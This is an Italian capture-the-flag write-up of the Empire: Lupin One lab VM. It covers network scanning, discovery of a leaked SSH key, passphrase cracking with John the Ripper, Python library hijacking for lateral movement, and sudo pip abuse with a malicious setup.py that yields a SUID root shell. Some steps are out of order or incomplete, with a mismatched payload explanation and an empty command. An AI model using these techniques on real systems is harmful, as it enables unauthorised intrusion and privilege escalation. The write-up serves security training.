



Hacking VM BlackBox 2

ES BONUS — Empire Lupin One - CTF Media difficoltà

Obiettivo: compromissione completa del sistema con ottenimento privilegi **root**

Scenario: Black Box puro (nessuna informazione iniziale)

FASE 1 — Setup dell'ambiente di test e network discovery

Step 1.1 — Verifica della configurazione di rete della macchina attaccante

Cosa ho fatto:

Ho verificato che la macchina Kali Linux fosse correttamente configurata sulla rete di laboratorio e avesse ricevuto un indirizzo IP valido.

Comando:

`ip a`

```
        valid_lft forever preferred_lft forever
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
      link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
      inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute e
```

Step 1.2 — Network discovery e individuazione del target

Cosa ho fatto:

Ho eseguito una scansione ARP per individuare gli host attivi nella rete locale e identificare l'indirizzo IP della macchina target.

Comando:

```
sudo arp-scan -l
```

Output atteso:

Elenco degli host attivi nella subnet, inclusa la macchina **Empire Lupin One**, con relativo indirizzo IP.

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.56.101
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.100 08:00:27:af:9a:4c      (Unknown)
192.168.56.102 08:00:27:1f:c7:7d      (Unknown)
```

FASE 2 — Scansione ed enumerazione dei servizi

Step 2.1 — Enumerazione dei servizi e delle versioni

Cosa ho fatto:

Ho lanciato una scansione completa e aggressiva per identificare i servizi aperti.

Comando:

```
sudo nmap -p- -sV -sC -T4 192.168.56.102.
```

-p-: Scansiona l'intero range di porte, per non perdere servizi su porte non standard.
-sV: Interroga le porte aperte per capire quale software e quale versione sta girando.
-sC: Attiva una serie di script integrati in Nmap per fare una ricognizione rapida.
-T4: Imposta la velocità.

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV -sC -T4 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-28 05:20 EST
Nmap scan report for 192.168.56.102
Host is up (0.00073s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
| http-robots.txt: 1 disallowed entry
|_~/myfiles
MAC Address: 08:00:27:1F:C7:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

FASE 3 — FootHold

Step 3.1 — Analisi del file robots.txt


Cosa ho fatto:

Ho visitato il file robots.txt, che solitamente indica ai motori di ricerca quali cartelle non indicizzare. Spesso gli amministratori usano questo file per nascondere percorsi sensibili.

URL:

<http://192.168.56.102/robots.txt>

Output:



Step 3.2 — Analisi del Pattern e Discovery

L'entry `/~myfiles` ci ha fornito due informazioni cruciali:

1. Esiste una directory nascosta.
 2. Il server utilizza il simbolo tilde(`~`), questo indica spesso l'uso del modulo `UserDir`, dove `~nome` corrisponde alla cartella personale di un utente.
-

Step 3.3 — Fuzzing Mirato con FFUF

Cosa ho fatto:

Sfruttando il pattern scoperto (`/~NomeDirectory`), ho deciso di cercare altre directory valide che seguissero la stessa logica. Ho utilizzato il FFUF per testare una lista di nomi comuni posizionati subito dopo la tilde.

Comando:

```
ffuf -u http://192.168.56.102/~FUZZ -w /usr/share/wordlists/dirb/common.txt -mc  
200,301,403
```

-u.../~FUZZ: Ho posizionato la keyword (FUZZ) dopo la tilde. Ffuf sostituisce questa parola con ogni voce della lista.

-w.../common.txt: Ho usato una wordlist standard per directory comuni (admin,user,ecc...)

-mc: Filtra i risultati mostrando solo codici di risposta interessanti (200 OK, 301 Redirect, 403 Forbidden)


Risultato:

```
.secret [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 4ms]
```

Step 3.4 — Analisi del messaggio e localizzazione della Chiave

Cosa ho fatto:

Una volta entrato nella directory `~secret`, ho trovato un messaggio di testo lasciato dall'utente **icex64**:



Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

Ragionamento:

Dopo aver letto il messaggio, abbiamo analizzato l'affermazione "its hided somewhere here", e dopo aver analizzato attentamente il testo, mi è saltato all'occhio "I'm happy that you found my secret directory...".

Azione:

Ho concatenato le parole suggerite : <http://192.168.56.102/~secret/.mysecret.txt>.
L'utente ha tentato di nascondere la chiave privata rinominando il file iniziando con un punto (.).

Risultato:

Il server ha risposto positivamente, servendo la chiave privata SSH codificata in **Base58**

Step 3.5 — Decodifica Base58 e cracking della chiave SSH

Comando 1:

```
cat (chiave da decodificare) | base58 -d > chiave_ssh
```

base58 -d: Esegue la decodifica della stringa.

> chiave_ssh: Salva il risultato in un nuovo file chiamato chiave_ssh.

Comando 2:

```
ssh2john chiave_ssh > hash.txt
```

ssh2john: è uno script che analizza la chiave privata e genera una stringa(hash) che il software John the Ripper è in grado di elaborare.

Comando 3:

```
john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
```

Analisi:

invece di provare combinazioni a caso il software testa ogni parola contenuta nel file **fasttrack.txt** (lista di password indicata nel messaggio sulla directory ~secret).

Risultato:

Passphrase: P@55w0rd!

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (chiave_ssh)
1g 0:00:00:01 DONE (2026-01-28 05:49) 0.6097g/s 78.04p/s 78.04c/s 78.04C/s Autumn2013 .. change
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

FASE 4 — Foothold (accesso iniziale)

Step 4.1 — Analisi del fallimento dell'autenticazione standard

Tentativo di accesso:

```
ssh icex64@192.168.56.102
```

Risultato:

```
(kali㉿kali)-[~]
└─$ ssh icex64@192.168.56.102
icex64@192.168.56.102's password:
Permission denied, please try again.
icex64@192.168.56.102's password:
Permission denied, please try again.
icex64@192.168.56.102's password:
icex64@192.168.56.102: Permission denied (publickey,password).
```

Analisi errore:

Fallimento della Password: Nonostante si possedesse una stringa identificata come possibile password (**P@55w0rd!**), il server rifiutava l'autenticazione interattiva.

Analisi messaggio: (**publickey,password**), questa risposta del server è un'importante fuga di informazioni. Indica che il server accetta due metodi di autenticazione. Poiché il metodo **password** falliva sistematicamente, l'unico vettore d'attacco rimanente era la **publickey**.

Step 4.2 — Preparazione della Chiave e Accesso SSH

Comando 1:

chmod 600 chiave_ssh .

Cosa fa: Imposta i permessi del file in modo che solo il proprietario possa leggerlo e scriverci.

Perché lo abbiamo usato: Il client OpenSSH ha una protezione integrata, se una chiave privata è accessibile ad altri utenti , il client rifiuta di usarla per motivi di sicurezza.

Comando 2:

ssh-keygen -y -f chiave_ssh

Cosa fa: L'opzione **-y** legge il file della chiave privata specificato con **-f** e stampa a video la corrispondente chiave pubblica.

Perchè lo abbiamo usato: Avevamo la chiave, ma non la conferma definitiva dello username. Le chiavi pubbliche SSH contengono quasi sempre un commento finale. Eseguendo il comando abbiamo estratto la stringa **icex64@LupinOne** confermando che l'utente da colpire era icex64.

```
(kali㉿kali)-[~]
$ ssh-keygen -y -f chiave_ssh
Enter passphrase for "chiave_ssh":
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDBzHjzJcvk9GXiytplgT9z/mP91Nq0U9QoAwop5JNxhEfM/j5KQmdj/JB7sQ
1hBotONvqaAdmsK+OYL9H6NsB0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwIJ9ArF+1Y48V86gkzS6xzoKn/Ex
VKApsdimIRvGhsv4ZMmZEktIoTEGz7raD7QHDEXiusWl0hk33rQZCrFsZFT7J0wKgLrX2pmoMQC6o420QJaNLBzTxCY6jU2B
DQECoVuRPL7eJa0/nRfCaorIzPfZ/NNYgu/DLf1CmbXEsvCVmlD71cbPqwfWKGF3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcs
YcDZh0ZnaDsmjoYv2uLVLi19jrnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5Ihe0cLdyv316bFI80+3y5m3
gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pfXdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsR
mznbtY9ajQhbjHAjFC1AhzXJi4LGZ6mjGEil+9g4U7pjTEAqYv1+3*x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb4Ie1xaWQ
f7UnloKUyjLvMwBbb3gRYakBbQAp0NhGoYQ= icex64@LupinOne
```

Comando 3:

```
ssh -o PubkeyAcceptedKeyTypes=+ssh-rsa -i chiave_ssh icex64@192.168.56.102
```

Cosa fa: Oltre a indicare la chiave **-i**, ho aggiunto un'opzione specifica **-o** per forzare l'accettazione dell'algoritmo **ssh-rsa**.

Perchè lo abbiamo usato: Le versioni moderne di OpenSSH hanno disabilitato per default l'algoritmo **ssh-rsa** basato su SHA-1 perché considerato ormai debole. Tuttavia, server linux meno recenti come quello della macchina LupinOne utilizzano ancora questo standard. Senza specificare **+ssh-rsa**, il client e il server non riuscirebbero a concordare un metodo di cifratura comune.

Risultato:

```
(kali㉿kali)-[~]
$ ssh -o PubkeyAcceptedKeyTypes=+ssh-rsa -i chiave_ssh icex64@192.168.56.102
Enter passphrase for key 'chiave_ssh':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
```


Step 5.2 — Movimento Laterale (da icex64 ad arsene)

Comand 1:

sudo -l : verifichiamo se l'utente attuale dispone di permessi speciali per eseguire comandi con l'identità di altri utenti senza conoscere la password.

Risultato:

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

User icex64 may run the following commands on LupinOne:

(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py

evidenzia che icex64 può eseguire lo script **/home/arsene/heist.py** con i privilegi dell'utente arsene

Step 5.3 — Analisi dello script

Cosa ho fatto:

Ho esaminato la directory dell'utente target e il contenuto dello script per comprenderne il funzionamento

Comando:

```
cat /home/arsene/heist.py
```

Codice Sorgente:

```
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Lo script importa un modulo standard di Python chiamato **webbrowser**. Questo comportamento apre la possibilità a un attacco di tipo Python Library Hijacking se i permessi del modulo importato non sono sicuri.

Step 5.4 — Individuazione della Vulnerabilità

Cosa ho fatto:

È stato verificato il percorso e i permessi del file di libreria **webbrowser.py** utilizzato da Python 3.9.

Comando:

```
ls -l /usr/lib/python3.9/webbrowser.py
```

Risultato:

```
icex64@LupinOne:~$ ls -l /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4  2021 /usr/lib/python3.9/webbrowser.py
```

Analisi:

il file possiede permessi **rwxrwxrwx** rendendolo scrivibile da qualsiasi utente del sistema. Questa è una misconfigurazione grave di sicurezza che permette di iniettare codice arbitrario all'interno di una libreria di sistema.

Step 5.4 — Esecuzione dell'Exploit

Cosa ho fatto:

Sfruttando i permessi di scrittura, è stato sovrascritto il modulo legittimo per ottenere una shell come utente **arsene**.

Comando 1:

```
cp /usr/lib/python3.9/webbrowser.py /tmp/webbrowser_original.py
```

Backup della libreria originale (Best Practice) Prima di apportare modifiche distruttive, è stata salvata una copia del file originale in **/tmp**.

Comando 2:

```
echo 'import os; os.system("/bin/bash")' > /usr/lib/python3.9/webbrowser.py
```

import os: Carica il modulo del sistema operativo, che permette a Python di parlare direttamente con Linux.

os.system("/bin/bash"): È la funzione che dice a Linux "Smetti di fare quello che stavi facendo ed esegui il programma **/bin/bash**. In pratica, apre un nuovo terminale.

>: Usando il “>” diciamo a Linux di cancellare completamente tutto il codice originale e di sostituirlo con la nostra riga di codice.

Risultato:

Ora la “libreria” **webbrowser.py** non serve più a navigare su internet, ma serve solo ad aprire terminali.

Step 5.5— L'Esecuzione e il Library Hijacking

Comando :

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

sudo -u arsene: Il sistema avvia il processo non come **icex64**, ma con l'identità di **arsene**. Da questo momento, qualsiasi cosa accada erediterà i poteri di arsene.

Catena eventi:

1 Cambio identità : sudo -u arsene.

2 Avvio dell'interprete: Parte Python e legge lo script **heist.py**.

3. L'importazione(import webbrowser):

- La prima riga di **heist.py** è **import webbrowser**.
- Python cerca questo file nel sistema. Lo trova in **/usr/lib/python3.9/webbrowser.py**.
- Quando Python importa un modulo, **esegue immediatamente** tutto il codice che c'è dentro per inizializzarlo

4. Il Trigger:

- Python legge il nostro file manomesso.
- Trova l'istruzione **os.system("/bin/bash")**.
- La esegue immediatamente.

5.Risultato:

Poiché il processo **sudo** girava come **arsene**, la nuova Bash che si apre eredita quella identità. Il processo originale **heist.py** si mette in pausa in attesa che la bash venga chiusa, regalando il controllo.

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),
09(netdev)
```

FASE 6 — Acquisizione Root Flag

Step 6.1 — Verifica identità e file nascosti

Comandi:

id : Restituisce le informazioni sull'identità dell'utente corrente e del gruppo a cui appartiene.

```
arsene@LupinOne:/tmp$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),
09(netdev)
```

ls -la

l: mostra i dettagli tecnici dei file : permessi, proprietario, dimensione, data di modifica.

a: Mostra tutti i file, inclusi quelli nascosti.

Risultato: file nascosto **.secret**.

```
arsene@LupinOne:~$ ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw----- 1 arsene arsene   47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsene arsene  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene  118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw----- 1 arsene arsene   67 Oct  4  2021 .secret
```

Contenuto:

```
arsene@LupinOne:~$ cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
```

Step 6.2 — Analisi privilegi Sudo

Cosa ho fatto:

Ho nuovamente interrogato il file sudoers per verificare i permessi dell'utente **arsene**.

Comando:

sudo -l

Risultato:

```
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

Analisi:

L'utente **arsene** ha il permesso di eseguire **/usr/bin/pip** con i privilegi di **root** senza inserire alcuna password. Poiché **pip** (Python Package Installer) permette di eseguire codice arbitrario durante l'installazione dei pacchetti (tramite il file **setup.py**) questo costituisce un vettore noto di Privilege Escalation.

Step 6.3 — Esecuzione dell'Exploit (Pip sudo Abuse)

Comando 1:

TF=\$(mktemp -d)

mktemp -d: Questo comando richiede al sistema di creare una directory temporanea con un nome univoco e casuale. Questo serve negli script per evitare di sovrascrivere file o incontrare errori se una cartella esiste già.

TF=\$(...): Questa sintassi assegna il percorso della nuova cartella alla variabile d'ambiente **\$TF**.

Obiettivo: D'ora in poi usando **\$TF** il sistema farà riferimento automaticamente alla cartella corretta senza che l'operatore debba digitare manualmente il nome complesso generato.

Comando 2:

```
echo "from setuptools import setup; import os; os.system('cp /root/root.txt /tmp/pwned_flag.txt; chmod 777 /tmp/pwned_flag.txt'); setup(name='pwn', version='2.0')" > $TF/setup.py
```

Spiegazione Codice

- **import os**: Importa il modulo che permette a Python di interagire con il sistema operativo sottostante.
- **os.system(...)**: Esegue comandi di shell (Bash) all'interno del processo Python. I comandi eseguiti sono due, separati da un punto e virgola:
- **cp /root/root.txt /tmp/pwned_flag.txt**: Copia il file target (accessibile solo a root) in una directory pubblica (**/tmp**), rinominandolo.
- **chmod 777 /tmp/pwned_flag.txt**: Modifica i permessi della copia appena creata, rendendola leggibile, scrivibile ed eseguibile da **chiunque** (World Writable).
- **setup(...)**: Definisce i metadati del pacchetto fittizio (nome 'pwn', versione '2.0'). Questa parte è necessaria affinché **pip** riconosca il file come un pacchetto valido e non si interrompa prima di eseguire il codice malevolo.
- **> \$TF/setup.py**: Reindirizza tutto questo codice all'interno del file **setup.py** situato nella nostra cartella temporanea.

Step 6.4 — Esecuzione e Trigger della Vulnerabilità

Comando:

```
sudo pip install $TF
```

Analisi comando:

sudo: Esegue il comando successivo con i privilegi dell'amministratore sfruttando la regola **NOPASSWD** trovata nel file sudoers.

pip install \$TF: Istruisce il gestore pacchetti di installare il software presente nella directory **\$TF**.

Meccanismo Exploitation:

1. Poiché **pip** è lanciato con **sudo**, gira con UID 0 (Root).
2. Per installare il pacchetto, **pip** deve leggere ed eseguire il file **setup.py** che abbiamo creato.
3. Eseguendo **setup.py**, esegue anche l'istruzione **os.system(...)** contenuta al suo interno.

4. Di conseguenza, i comandi **cp** e **chmod** vengono eseguiti come **Root**, aggirando le protezioni del file originale.
-

Step 6.4 — Esfiltrazione e Verifica

Comando:

```
cat /tmp/pwned_flag.txt
```

Analisi:

L'utente è ancora **arsene**(utente standard) normalmente non potrebbe leggere la flag, ma grazie al **chmod 777** eseguito dal payload nel passaggio precedente questo file non ha più restrizioni.

Risultato:

import os; os.system(...): questa parte del codice permette di eseguire comandi del sistema operativo come se fossimo nel terminale.

cp /bin/bash /tmp/rootbash: Copia l'eseguibile della shell bash nella cartella temporanea /tmp rinominandola rootbash.

chmod +s /tmp/rootbash: Questa è la parte più critica. Il comando **chmod +s** attiva il bit SUID sulla copia del file.

setup(...): Definisce i metadati (nome e versione). Serve solo a far credere a **pip** che questo sia un pacchetto software valido, evitando errori prima che il codice malevolo venga eseguito.

Step 7.2 — Trigger dell'exploit(Esecuzione come Root)

Comando:

```
sudo /usr/bin/pip install . --upgrade --force-reinstall
```

Cosa fa:

/usr/bin/pip install: Ordina a **pip** di installare il pacchetto che si trova nella directory corrente (. indica "qui").

--upgrade --force-reinstall: Forza il **pip** a eseguire nuovamente lo script **setup.py** (il nostro payload malevolo) anche qualora il pacchetto risultasse già tracciato nel sistema. Questo garantisce il trigger dell'exploit al 100%.

```
arsene@LupinOne:/tmp$ sudo /usr/bin/pip install . --upgrade --force-reinstall
Processing /tmp
Building wheels for collected packages: exploit
  Building wheel for exploit (setup.py) ... done
    Created wheel for exploit: filename=exploit-0.1-py3-none-any.whl size=972 sha256=dc568379f4ce095fd2af53ebd59b5d334
a7db177fd2da5a426831406039a45dd
    Stored in directory: /tmp/pip-ephem-wheel-cache-ucm9po_r/wheels/7c/fc/81/b08bd7d8ce2d32b9233791641feb690a3eca9530a
83e4f1b44
Successfully built exploit
Installing collected packages: exploit
  Attempting uninstall: exploit
    Found existing installation: exploit 0.1
    Uninstalling exploit-0.1:
      Successfully uninstalled exploit-0.1
Successfully installed exploit-0.1
```

Step 7.3 — Accesso alla Shell e Persistenza

Comando:

```
/tmp/rootbash -p
```

Cosa fa:

/tmp/rootbash: Esegue la copia della shell che abbiamo creato. Grazie al passaggio 1, questo file appartiene a root e ha il bit SUID attivo.

-p (Privileged mode): Dice a Bash “non abbandonare i privilegi, mantienili”. Questo ci garantisce di restare **Root** all’interno della shell.

Risultato:

```
arsene@LupinOne:/tmp$ /tmp/rootbash -p
rootbash-5.1# whoami
root
```

Step 7.5 — Acquisizione Flag

Comando 1:

ls -la /root : Ho elencato il contenuto della cartella amministrativa per verificare la presenza di eventuali file nascosti o ulteriori obiettivi. L’output conferma la presenza della seconda flag **root.txt**.

```
rootbash-5.1# ls -la /root
total 36
drwx—— 4 root root 4096 Oct  7  2021 .
drwxr-xr-x 18 root root 4096 Oct  4  2021 ..
-rw—— 1 root root  234 Oct  7  2021 .bash_history
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Oct  4  2021 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw—— 1 root root   12 Oct  4  2021 .python_history
-rw-r--r--  1 root root 3325 Oct  4  2021 root.txt
drwx—— 2 root root 4096 Oct  4  2021 .ssh
```

Comando 2:

CONCLUSIONI FINALI

L'attività di Black Box penetration testing ha portato alla compromissione completa del sistema **LupinOne**, partendo da una fase di network discovery e web enumeration che ha rivelato la fuga di informazioni sensibili (Information Leakage), permettendo il cracking delle credenziali di accesso iniziale (foothold) e la successiva fase di post-exploitation.

Attraverso l'analisi approfondita dei permessi interni, è stato possibile sfruttare una misconfigurazione critica sui file di sistema (Python Library Hijacking) per il movimento laterale tra utenti, e successivamente abusare di permessi sudo mal configurati sul binario pip per l'elevazione finale dei privilegi, consentendo il passaggio da utente limitato a root. L'esercizio dimostra in modo completo:

1. la criticità della gestione delle chiavi crittografiche e delle passphrase deboli,
2. il rischio elevato dei permessi di scrittura eccessivi (World Writable) su librerie di sistema,
3. l'importanza di limitare i diritti sudo su binari che permettono l'esecuzione di codice,
4. la necessità di una difesa basata sul principio del privilegio minimo e sulla corretta segregazione degli utenti.

La compromissione root e l'esfiltrazione delle flag confermano il completamento della CTF e la riuscita dell'attacco in uno scenario di Black Box puro, validando l'intera catena di attacco eseguita.